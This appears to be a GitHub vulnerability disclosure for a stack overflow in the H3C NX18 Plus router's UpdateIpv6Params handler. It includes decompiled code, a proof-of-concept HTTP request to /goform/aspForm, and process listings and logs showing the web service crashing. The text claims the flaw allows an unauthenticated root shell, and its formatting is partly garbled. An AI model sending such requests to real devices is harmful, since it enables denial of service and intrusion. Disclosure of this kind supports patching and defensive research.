

main vuln / H3C / H3C NX18 Plus / 2 /



Darry-lang1 Add files via upload ...

on Jul 25 History

..



img

4 months ago



readme.md

4 months ago



readme.md

H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

发布日期: 2021/3/9 11:32:54

下载:

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明:

联系我们

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the UpdateIpv6Params function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
16  const char *v15; // $s0
17  char v17[64]; // [sp+18h] [-6Ch] BYREF
18  char v18[32]; // [sp+58h] [-2Ch] BYREF
19  int v19; // [sp+78h] [-Ch] BYREF
20  int v20; // [sp+7Ch] [-8h] BYREF
21
22  strcpy(v18, "param");
23  v2 = (const char *)websgetvar(a1, v18, "");
24  sscanf(v2, "%s", v17);
25  v3 = &v2[strlen(v17) + 1];
26  IF_GetByPseudoNameDomain("WAN1", 0, &v20);
27  if ( v17[0] == 49 )
```

In the UpdateIpv6Params function, the param we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v17, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.124.1:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

```
Firefox/102.0
```

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.124.1:80

DNT: 1

Connection: close

Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1


Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

CMD=UpdateIpv6Params¶m=AA



```
1631 *root      200 S   wapp -d1 -v2 -cra0 crax0
1671 *root      2020 S   p1905_managerd -d0 -r0 -f /mnt/map/1905d.cfg -F /mnt/map/wts_bss_info_conf
1672 *root      556 S   mapd -I /mnt/map/mapd_cfg -O/mnt/map/mapd_strng.conf
1685 *root      724 S   dnsmasq -r /etc/resolv.conf -n -c 500
1729 *root      SW    [kworker/2:1]
1793 *root      820 S   /bin/dhcpd -d -q br0
1842 *root      1692 S   upnpd /var/run/upnp_385875969 br0 WAN1
2245 *root      SW    [kworker/0:1]
2270 *root      SW    [kworker/1:1]
2543 *root      SW    [kworker/3:1]
2550 *root      SW    [kworker/2:2]
2569 *root      760 S   -mwcli
2584 *root      1544 S   /bin/sh
2626 *root      5232 S   /bin/webs &
2649 *root      SW    [kworker/0:0]
2725 *root      764 S   /bin/sh
2797 *root      SW    [kworker/u8:0]
2854 *root      764 R   ps
26984 *root     1036 S   telnetd
/ #
```

The picture above shows the process information before we send poc.

```
1685 *root      724 S dnsmasq -r /etc/resolv.conf -n -c 500
1729 *root      SW [kworker/2:1]
1793 *root      820 S /bin/dhcpd -d -q br0
1842 *root     1692 S upnpd /var/run/upnp_385875969 br0 WAN1
2245 *root      SW [kworker/0:1]
2270 *root      SW [kworker/1:1]
2543 *root      SW [kworker/3:1]
2550 *root      SW [kworker/2:2]
2569 *root      760 S -mwcli
2584 *root     1544 S /bin/sh
2649 *root      SW [kworker/0:0]
2725 *root     1516 S /bin/sh
2797 *root      SW [kworker/u8:0]
2871 *root     5332 S /bin/webs &
2898 *root      828 R ps
26984 *root     1036 S telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息


日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：日期 关键字：请选择 查询 显示全部

	日期时间	级别	信息来源	信息内容
!	2022-07-23 14:16:44	error	系统	webs进程已重启。

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1003      1003      8818 Feb 28  2021 www
drwxrwxrwt 11 *root    root      260 Jul 23 14:09 var
drwxrwxr-x  5 1003      1003      49 Feb 28  2021 usr
drwxrwxr-x  3 1003      1003      26 Feb 28  2021 uclibc
lrwxrwxrwx  1 1003      1003       7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x 12 *root    root       0 Jan  1  1970 sys
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 sbin -> bin
dr-xr-xr-x 98 *root    root       0 Jan  1  1970 proc
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 plugin
drwxr-xr-x  9 *root    root       0 Jan  1  1970 mnt
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 lib32 -> lib
drwxrwxr-x  4 1003      1003     1985 Feb 28  2021 lib
lrwxrwxrwx  1 1003      1003       9 Feb 28  2021 init -> sbin/init
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 home
drwxrwxrwt 11 *root    root      920 Jan  1  1970 etc
drwxrwxr-x  4 1003      1003     1587 Feb 28  2021 dev
drwxr-xr-x  2 1003      1003     1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.